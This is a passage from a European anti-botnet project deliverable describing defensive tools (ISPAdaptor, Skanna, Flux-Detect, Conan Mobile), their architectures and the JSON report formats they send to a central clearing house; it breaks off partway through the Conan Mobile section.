- LOG_FILE_NAME= <filename>. Includes the name of the local alerts;
- ARCSIGHT_LOG=enable. Activate send remote alerts to SIEM;
- ARCSIGHT_IP=<IP addres>. IP address of remote SIEM.

ISPAdaptorSTIX TID module includes a configuration file: parserConfig.ini. It must be use default values, only the following parameters must be to adapted:

- pathLogSource: It indicates the path where it is the HP Sentinel alerts.

10.21. ISPAdaptor

10.21.1.Overview of the functionality provided

This system acts with double role. First as a data collector of different type of sensors, using modular design, and with the idea of collect all ISP sensors available to create, local to provider, a centralized database. Second as a analysing and translation service with the objective to export/import the botnets information from the ISP to a external system (CCH). The system is composed of several modules in charge of collect the data from different sensors and store in DB (MongoDB). Information is translated and sent to CCH interface.

ISP Adaptor could extend functionalities demanded by ISP for example Business units reports or data visualization.




Figure 68 - ISPAdaptor Architecture

ISP Adaptor main functions are listed as followed:

- Collect and integrate different sources of information:
  - Internal sources (ISP sources);
  - External sources (CCH);
- Store and Analyze the information ;

- Interchange information with third parties.

ISP adaptor modular architecture integrates several layers:

- **Parser Layer:** In charge of translate and normalize the information sent and receive from external sources, mainly CCH of ACDC;
- **NoSQL layer:** Mainly a NoSQL Database (MongoDB) that will store relevant information collected from sensor and from CCH. It could be used by 3rd ISP intelligent engines to generate reports;
- **Sensor Layer:** Set of modules for each network sensor that collect and sent to Database the security information detected in the probes. Current version support Honeynet, SPAMbot & DNSbased Bot detection and HP Sentinel;
- **Intelligence layer:** Allows to make some analytics on the data collected and generate information data to Business units and dashboard visualization.

10.21.2.Responsibilities

10.21.2.1.Development

ISPAdaptor has been developed by TID, as part of a proof of concept of ISP potential tools. ACDC contact info is available at acdc@tid.es.

10.21.2.2.Deployment and Maintenance

Deployment and maintenance of this tools is completely responsibility of the partner or owner of the Network where is deployed. Contact info is available at acdc@tid.es.

10.21.2.3. Operation

Integration procedure is completely responsibility of the partner or owner of the Network where is deployed. Contact info is available at acdc@tid.es.

10.21.3.Input Data

Input Data is specialized by type of sensor integrated.

- **Honeynet:** Data collect from different Honeypot sensor (Glastopf, Amun, kippo) are based on log files. Detail information of the data input is available in section 10.19.4**;**
- **HP Sentinel:** Data input from HP Sentinel includes IPs, timestamps, and malicious domains. Detail information of the data input is available in section 10.20.4;
- **SPAMBot & DNSBot:** SPAMBot & DNSBot sensors family are based in deeper technology that generates alerts reports in CSV style format. This information is used as an input for ISPAdaptor in this sensor. Detail information of the data input is available in section 10.17.4 for SPAMBot detector sensor and in section 10.18.4 for DNSbot detector sensor**.**

Apart from date the other primary source of information is the CCH itself. ISPAdaptor support ACDC XMPP protocol and format to collect relevant to Telefónica constituency data. Data format and information is defined in Deliverable 1.7.2.

10.21.4.Output Data

Output data is aligned with Deliverable 1.7.2. and JSON format report over REST APIv2 CCH . An example of each sensor tools data is shown:

Glastopf. An IP address attacking the web server:

```
{
     "report_category": "eu.acdc.attack",
     "report_subcategory": "compromise",
     "report_type": "[WEBSITE][HONEYNET][TID] Compromise Web Server Attack by
TI+D Glastopf honeypot",
     "timestamp": "2015-06-15T15:47:12Z",
     "source_key": "ip",
     "source_value": "192.168.1.1",
     "ip_protocol_number": 6,
     "ip_version": 4,
     "src_mode": "plain",
     "src_ip_v4": "192.168.1.1",
     "confidence_level": 0.5,
     "version": 1
}
```

Kippo. An IP bruteforce attack to SSH service:

```
{
    "report_category": "eu.acdc.attack",
    "report_subcategory": "login",
    "report_type": "[DDOS][HONEYNET][TID] Login attack by TI+D Kippo honeypot
report",
    "timestamp": "2015-06-15T15:47:12Z",
    "source_key": "ip",
    "source_value": "192.168.1.1",
    "ip_protocol_number": 6,
    "ip_version": 4,
    "src_mode": "plain",
    "src_ip_v4": "192.168.1.1",
    "confidence_level": 1.0,
    "version": 1
}
```

Amun. An collected malware sample:

```
{
    "report_category": "eu.acdc.malware",
    "report_type": "[WEBSITE][HONEYNET][TID] Binary from TI+D Amun honeypot
capture",
    "source_key": "malware",
    "source_value":
"5b9bcca1ecabcbd5a18c93ee0d0b5a7154e15ad4ed049ca8f54d303a3eea85b2",
    "timestamp": "2015-06-15T15:47:12Z",
    "confidence_level": 1.0,
    "version": 1,
    "sample_b64": "TVqQAAMAAAAEAAAA//8AALg…..AAAA"
}
```

HPSentinel. Detected and mitigated malicious domain:

```
{
    "report_category": "eu.acdc.malicious_uri",
    "report_subcategory": "malware",
    "report_type": "[WEBSITE][SENTINEL][TID] Malicious domain detected by TI+D
HP Sentinel report",
    "source_key": "uri",
    "source_value": "http://malware.com",
    "timestamp": "2015-06-15T15:47:12Z",
    "confidence_level": 1.0,
    "version": 1
}
```

SPAMBot Detector. Detected spammer IP address:


```
{
     "report_category": "eu.acdc.attack",
     "report_subcategory": "abuse",
     "report_type": "[SPAM][SPAMBot_Detector][TID] TI+D SPAM bot Detector. Spam
bot",
     "timestamp": "2014-06-15T15:47:12Z",
     "source_key": "ip",
     "source_value": "192.168.1.1",
     "ip_protocol_number": 6,
     "ip_version": 4,
     "src_mode": "plain",
     "src_ip_v4": "192.168.1.1",
     "confidence_level": 0.0,
     "version": 1
}
```

DNSBot Detector. Detected IP address with botnet behavioural contactiogn a FastFlux domain:

```
{
     "report_category": "eu.acdc.bot",
     "report_subcategory": "fast_flux",
     "report_type": "[FASTFLUX][DNSBot_Detector][TID] bot querying TI+D DNS bot
Detector",
     "timestamp": "2014-06-15T15:47:12Z",
     "source_key": "ip",
     "source_value": "192.168.1.1",
           "ip_protocol_number": 6,
     "ip_version": 4,
     "src_mode": "plain",
     "src_ip_v4": "192.168.1.1",
     "confidence_level": 0.0,
     "version": 1
}
```

10.21.5.External interfaces

ISPAdaptor has the capacity to create additional data feeds for Business units, related to specific needs. This is an example of a data CSV file that is reported periodically to business unit., with info of DDoS attacks caused by Telefonica constituency:



```
timestamp,ASN IP origen,IP origen,Puerto origen,IP destino,Puerto destino,Codigo desinfeccion,malware,
URL destino,HTTP referer,Protocolo,Ataque,Fiabilidad
"2015-06-23 09:13:00","3352","88.29.195.111","57252","","80","","","","","","eu.acdc.attack dos","0.5"
"2015-06-23 09:13:32","3352","95.126.16.21","44981","","80","","","","","","eu.acdc.attack dos","0.5"
"2015-06-23 09:13:34","3352","81.37.184.178","22015","","80","","","","","","eu.acdc.attack dos","0.5"
"2015-06-23 09:13:40","3352","83.37.121.161","48498","","80","","","","","","eu.acdc.attack dos","0.5"
```

Also and additional interface is the Visualization Dashboard. This interface use Telefonica service channel Sinfonier (sinfonier-project.net) to generate a visualization dashboard for experiments in ACDC and for Telefónica management. Next figure shows an example of the dashboard capability.



ISPAdaptor
TV
Telefónica
Telefónica Investigación y Desarrollo
European Commission
ACDC
ALERTS COMPARISON LAST MONTH SINCE 2ND MARCH
SENT
RECEIVED
SENT ALERS SINCE 2ND MARCH
420,956
Sent
+1,237
RECEIVED ALERTS SINCE 2ND MARCH
639,389
Received
+2,062
Wed Thu Fri Sat Sun Mon Tue

Figure 69 - ISPAdaptor Dashboard

10.21.6.Deployment

10.21.6.1.Model

Data reporting flow

Flow Data of data reports generation is described in next Figure. At Sensor Level, relevant reports are generated. ISPAdaptor collect, analyse and store the information in the NoSQL database. Parser layer supervise new events continuously and for each new event a normalization process is executed and information is sent through the parser module to CCH using REST API.




Figure 70 - ISPAdaptor data reporting workflow

Data collecting flow

Flow Data of data collection is described in next Figure. Continuously data is collected using XMPP channel offered by CCH with the information belonging to Telefónica constituency. This information is stored in NoSQL database. Intelligence layer, collects periodically or on demand the information and generate the statistics, details reports or data needed for visualization tools.




Figure 71 - ISPAdaptor data collecting workflow

Database

ISPAdaptor database is based on MongoDB and oriented to store an analyse data. As part of their model store in different collection data sent and data received with CCH. Also offer additional collections to store results of analysis, and data enrichment (geolocation, ASN, countries) and statistics for reports and visualization.

10.21.6.2.Software requirements

The software requirements are:

- Ubuntu Server 12.04 LTS x64;
- Python;
- MongoDB;
- Sinfonier service account;
- VirusTotal account.

10.21.6.3.Hardware requirements

2 CPU 64 bits processors (16 Core) 2,7GHz, 64Gb RAM, and 2Tb HDD

10.21.6.4.Configuration and installation

Infrastructure Configuration

Network connectivity between the different elements is needed:

- VLANs definitions (one for access to sensor Layer and one to Internet access);
- Routing to reach different servers;
- Internet connectivity to exchange info from ISP Adaptor to CCH.

Component Configuration

For each of the Modules in ISPAdaptor there is a configuration file:

- Sensor modules: config_<sensor>.ini, where <sensor> is the name of the sensor, e.g. config_amun.ini;
- Parser with CCH modules. Includes a configuration file to access to MongoDB (database.ini) and a specific configuration file (config.ini);
- This configuration files mainly includes pointers to PATHs and credentials to access to remote sensors.

Details are available in installation and operation manuals accessible by ftp.tid.es

Services Configuration

Data visualization is made through sinfonier service. This are the summary process:

- Sign-in into sinfonier service with a valid Account (http://drawer.sinfonier-project.net/);
- Select ISPAdaptor topology template;
- configure each module in the topology with access configuration to ISPAdaptor and duckboard;
- Finally run the topology.

10.22. Skanna

10.22.1.Overview of the functionality provided

Skanna is a technology that, for a given set of domains, analyses websites served under that domain in order to create an inventory of technologies used. It uses Yara rules and antivirus analysis to identify whether a given website has been compromised and whether it engages in any malicious activities. It discovers potentially vulnerable websites by comparing the software used against an inventory based on well-known vulnerability databases. This contributes to a faster discovery of possibly compromised websites due to the exploitation of known vulnerabilities. It is not possible to discern if the vulnerabilities detected are exploitable because they can be mitigated by other ways, such as the use of a specific architecture or just because the vulnerable module is not installed or active.

Skanna provides reports to the CCH indicating that a given domain or URIs is considered malicious or suspicious (with a high likelihood of being malicious) and the reasons for deriving that conclusion.

Although Skanna can analyse any domain, its main purpose is to analyze and detect vulnerable and malicious websites hosted in Spain: *.es* websites and *.com*, .net websites hosted in Spain. Mitigation of these incidents detected by Skanna are reported directly to the entity in Spain responsible of *.es* TLD and also is notified to websites owners and hosting ISPs by INCIBE’s CERT team. This makes not necessary to send to the CCH all the malicious events detected by SKANNA because they are treated and notified internally in Spain.

Direct contribution regarding sharing data, is sharing those URIs which have malicious behaviours and can be potentially useful to other partners. In concrete, it shares URIs that are distributing malware and any other URI that have malicious javascript patterns. Only those events with a high reliability are sent to the CCH. With this type of info partners can do blacklists to prevent their users to be in a risky situation and become themselves infected. It also might help in the creation and improvement of the intelligence model of the partners, given them more data or evidences to include in their models. Other types of detections such as defacements are not shared because these incidents are not related with botnets.

10.22.2.Responsibilities

10.22.2.1. Development

acdc-wp3-leader@incibe.es

10.22.2.2.Deployment and Maintenance

acdc-wp3-leader@incibe.es

10.22.2.3. Operation

acdc-wp3-leader@incibe.es

10.22.3.Input Data

Skanna can obtain domains from two sources:

- Through a list of domains submitted by a user. In this case it analyses the domains regardless their TLD and geographic location;
- Through other internal tools and services for the domains .es and any of .com, .net and .org that resolve to Spanish IP addresses.

10.22.4.Output Data

Skanna provides a web interface for tool operators that allows carrying out administrative functions and reviewing the scan results. It shows an inventory of the software used for each domain, domains for which either Yara or Antivirus analysis indicated compromisation and statistics regarding the scan results. Users may also filter the results or write advanced queries. Finally, a file summarising the results of the last scan can be downloaded through the web interface.

Skanna is provided as a service to the ACDC solution. The following information is shared within the ACDC partners:

- Compromised or malicious URLs detected using the list of domains analysed;
- Reasons and additional data (where applicable) that lead to the classification.

This is done using the CCH capabilities by the use of the following two report types: eu.acdc.malicious_uri and eu.acdc.malware. Besides, the malware report is always associated to a malicious_uri report and contains the malware sample downloaded or the web page code with the malicious payload.

The lines bellow show the complete reports definition that are shared within the project:

Malicious_uri:

report_category	The exact literal will be: "eu.acdc.malicious_uri".
report_type	The exact literal will be: "[WEBSITES][SKANNA][INCIBE] " followed by a briefly explanation of the cause. For instance: "detection caused by Malware".
timestamp	The timestamp when the uri was detected.
source_key	The exact literal will be "uri".
source_value	The uri detected doing malicious activities.
confidence_level	If we detect a malicious activity but we couldn't assure it completely, the value will be "0.5". For those cases where we are almost completely sure they are malicious the value will be "0.8".
version	Currently the exact literal will be "1".
report_subcategory	Currently, with the values provided one of the following: "malware, other", "ip_version" : For those cases in which we can resolve the ip, we only detect IPs version 4. The exact litteral will be: "4".
src_ip_v4	For those cases in which we can resolve the ip, this field has the ip value of the uri.
src_mode	For those cases in which we can resolve the ip, the exact litteral will be: "plain".
sample_sha256	For those cases in which is detected a malware sample, it will be sent its sha256 hash.

Table 29 – Parameters send to CCH for Malicious_uri

Malware:

report_category	The exact litteral will be: "eu.acdc.malware".
report_type	The exact litteral will be: "[WEBSITES][SKANNA][INCIBE] Malware or malicious html code found".
timestamp	The timestamp when the sample was detected.
source_key	The exact literal will be "malware".
source_value	The sha256 hash of the sample or html code.
confidence_level	The detections are done by antivirus analysis so we are almost sure of they are malicious, The exact literal will be "1.0".

version	Currently the exact literal will be "1".
additional_data	An array with the names given by the antivirus to the detection done.
sample_hashes	An array with the different hash values of the sample. Currently it will be only sent the md5 hash.
sample_b64	The source code of a malware sample detected within a uri on base 64.
mime_type	The exact literal will be "text/html".

Table 30 - Parameters send to CCH for Malicious

10.22.5.External interfaces

CCH interface to send data.

10.22.6.Deployment

10.22.6.1.Model

Data flow

Skanna has three main processes that are shown in the following graphic, the fourth process: Operation, represent the different mechanisms for interact with the data provided by Skanna:




Figure 72 - Skanna Dataflow

1. Domain inventory: In this step, Skanna obtains domains that should be scanned from sources described above. While Skanna is designed to process all ".es" and any of .com, .net, .org domains that resolve to Spanish IP addresses, it is able to inspect any domain regardless of its TLD or geographic location.
2. Software inventory: In this phase, Skanna first retrieves the document served at the index for the given domain. Currently, it does not crawl websites. It will then be analysed by a plugin to obtain, in a first step, a software inventory and then associate it with the CPE (Common Product Enumeration), i.e. an identifier for the software used to generate the page. The CPE is then used to check whether there are any known CVEs for that software.
3. Code analysis: The purpose of the last phase is to check whether malicious code was injected into the page. We achieve this using two types of analysis:
    a. Yara rules: This applies Yara rules on the index document to detect defacement and compromisation using obfuscated JavaScript code.

   b. Antivirus: We scan the index document using an Antivirus engine. If it generates an alarm, Skanna stores the alias of the virus returned as well as the timestamp and the version of the antivirus used.

Some of the incidents detected in this step generate an automatic notification to trigger manual analysis or mitigation.

Database

Skanna uses an approach of two databases a Non SQL Database, and a traditional SQL Database. SQL database is used to store the domains that are going to be analysed and it also used to generate some statics, on the other hand, NoSQL is used to store the software inventory, the relation with the CPE and CVE detected and the results of the analysis done.

10.22.6.2.Software requirements

Skanna will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.22.6.3.Hardware requirements

Skanna will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.22.6.4.Configuration and installation

Skanna will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.23. Flux-Detect

10.23.1.Overview of the functionality provided

Flux-Detect can detect domains using fast-flux techniques and the IPs they resolve to. It is fed by an external list of domains and analyse them obtaining domains and IPs involved in Fast-Flux activities. For each domain detected as doing fast-flux activity it is monitored until it ends its malicious activity. In the scope of Flux-Detect a notification is formed by an IP and the domain associated, it implies that the same IP may be notified more than once if it is resolved by different Fast-Flux domains. There is also a time window in which it is not allow to notify the same pair IP/Domain that has already been notified.

Direct contribution regarding sharing data, is sending to the CCH all the IPs detected and the domain associated to them. In addition, those IPs belonging to ASNs of the INCIBE's constituency are directly notified by the CERT team and for the domains it is stablished an operation flow to notify all of them hosted in Spain.

10.23.2.Responsibilities

10.23.2.1. Development

acdc-wp3-leader@incibe.es

10.23.2.2.Deployment and Maintenance

acdc-wp3-leader@incibe.es

10.23.2.3. Operation

acdc-wp3-leader@incibe.es

10.23.3.Input Data

Flux-Detect can obtain domains by the following methods:

- Manually introduce by an operator;
- Obtained from internal sources. Other INCIBE's tools send to Flux-Detect the suspicious domains they have detected.

10.23.4.Output Data

Flux-Detect provides a web interface for tool operators that allows carrying out administrative functions and reviewing the results obtained. It is also provided as a service to the ACDC solution and the following information is shared within the ACDC partners:

- Domains doing Fast-Flux activities;
- Bots associated to each of the domains detected.

This is done using the CCH capabilities by the use of the following two report types: eu.acdc.fast_flux and eu.acdc.bot. Besides, the bot report is always associated to a fast-flux domain report.

The lines bellow show the complete reports definition that are shared within the project:

report_category	The exact literal will be: "eu.acdc.bot"
report_type	The exact literal will be: "[FASTFLUX][FLUX_DETECT][INCIBE] A bot involved in fast-flux activity."
Timestamp	The timestamp when the uri was detected.
source_key	The exact literal will be: "ip"
source_value	The IP of the bot detected doing Fast-Flux activities.
confidence_level	The value will be 0.8
Version	The exact literal will be: "1"
report_subcategory	The exact literal will be: "fast_flux"
fast_flux_uri	The domain associated to this bot. It will be sent with the dns schema: dns:fast-flux-domain.
src_ip_v4	The IP of the bot detected doing Fast-Flux activities.

src_mode	The exact literal will be: “plain”

Table 31 - Parameters send to CCH for bot events

report_category	The exact literal will be: “eu.acdc.fast_flux”
report_type	The exact literal will be: “[FASTFLUX][FLUX_DETECT][INCIBE] This is a domain doing fast-flux activities. The associated bots are sent in a separate report.”
Timestamp	The timestamp when the uri was detected.
source_key	The exact literal will be: “uri”
source_value	The uri doing Fast-Flux activities. It will be sent with the dns schema: dns:fast-flux-domain.
confidence_level	The value will be 0.8
Version	The exact literal will be: “1”

Table 32 - Parameters send to CCH for fast flux events

10.23.5.External interfaces

CCH interface to send data.

10.23.6.Deployment

10.23.6.1.Model

Data flow

Below is presented an architectural diagram which shows the data flow within Flux-Detect




Figure 73 - Flux Detect dataflow

Domains are stored and motorized until they are not detected again as doing fast-flux activities. By this approach, it is possible to obtain a more exhaustive bot list as new bots involved are also discovered. Flux-Detect uses the INCIBE’s Whois tool to obtain the contact info in order to help in the notification process.

Database

Flux-Detect uses an SQL database to store the domains and bots obtained.

10.23.6.2.Software requirements

Flux-Detect will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.23.6.3.Hardware requirements

Flux-Detect will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.23.6.4.Configuration and installation

Flux-Detect will not be installed outside the infrastructure of INCIBE at this moment. INCIBE shares the data obtained, but not the technology. The installations packages are in under INCIBE's configuration management system.

10.24. Conan Mobile

10.24.1.Overview of the functionality provided

Conan Mobile is available at google play:

https://play.google.com/store/apps/details?id=es.inteco.conanmobile.

It helps users to know the security state of their device configuration and installed apps. To reach this objective it realizes three main activities:

- **Configuration devices analysis:** It evaluates the device configuration and gives the user recommendations to improve the security level of his device;
- **Analysis of installed applications:** It classifies the apps regarding their dangerous level. It classifies the apps permission regarding their risk;
- **Proactive service:** Real time check of the events generated in the device. Some of these events will generate a notification:
  - Connection to an unsecure WIFI network;
  - Changes done to the Hosts file;
  - Dangerous package installation;
  - Monitoring of SMS and calls.

In addition to the features described above, Conan Mobile uses the GCM service to notify the users about any threat or alert discovered. It also provide a backend for generate statistics and, in general, to manage the information obtained from the devices, always regarding the legal aspects and the privacy of the end users. Finally, it was developed a web interface to query for these statistics and information.

As this tool is installed on the end-user device, it is used to directly notify users and warn them about dangerous configuration of their devices, connections done to malicious sites or malicious APKs installed. Finally, thanks to the GCM service it is also possible to notify those about any warn generated from the NSC or CERT. Taking advantage of this direct interaction with the user, notification and mitigation are done without any further action. Besides, Conan Mobile has been integrated with the INCIBE's Antibotnet Service, which is provided from the Spanish NSC.

Direct contribution regarding sharing data, is to send malicious and suspicious APKs detected. For those suspicious APKS which are available on the backend it is sent the binary too. This data can help other partners to know which malicious APKs are currently installed and used by users and try to prevent them to install them. It can also increase the intelligent of the model because it provides malware samples that can be further analysed by other partners and may help in knowing how the malware is distributed and acting through correlation and aggregation actions.

10.24.2.Responsibilities

10.24.2.1. Development

conan-mobile@osi.es

10.24.2.2.Deployment and Maintenance

conan-mobile@osi.es

10.24.2.3. Operation

conan-mobile@osi.es

10.24.3.Input Data

Conan Mobile checks the user device looking at the device configuration, connections done (just to check if the IP of the site is considered as malicious) and installed applications and permissions.

10.24.4.Output Data

The output data generated from Conan Mobile consist in notifications to the user. Besides, it is shared with the ACDC community the APKs detected:

- APKs considered as malicious are shared without the binary;
- APKs considered as suspicious are shared with the binary in order to allow other partners to analyse them.

The lines bellow show the complete reports definition that are shared within the project:

report_category	The exact literal will be: “eu.acdc.malware”
report_type	The exact literal will be: “[MOBILE][CONAN_MOBILE][INCIBE] A malicious APK. For the high confidence ones it will be sent only the hash, for the low confidence ones it will be sent both, the hash and the malware itself..”
Timestamp	The timestamp when the sample was considered as malicious or suspicious.
source_key	The exact literal will be: “malware”
source_value	The SHA256 of the malware sample.
confidence_level	The value will be 0.8 for the malicious ones and 0.5 for the suspicious.
Version	The exact literal will be: “1”

Sample_b64	For the suspicious samples the sample in base64.
Mime_type	For the suspicious samples, the exact literal will be: “application/vnd.android.package-archive”

Table 33 - Parameters send to CCH for malware mobile events

10.24.5.External interfaces

CCH interface to send data.

10.24.6.Deployment

10.24.6.1.Model

Data flow

Below is presented a general architecture diagram.

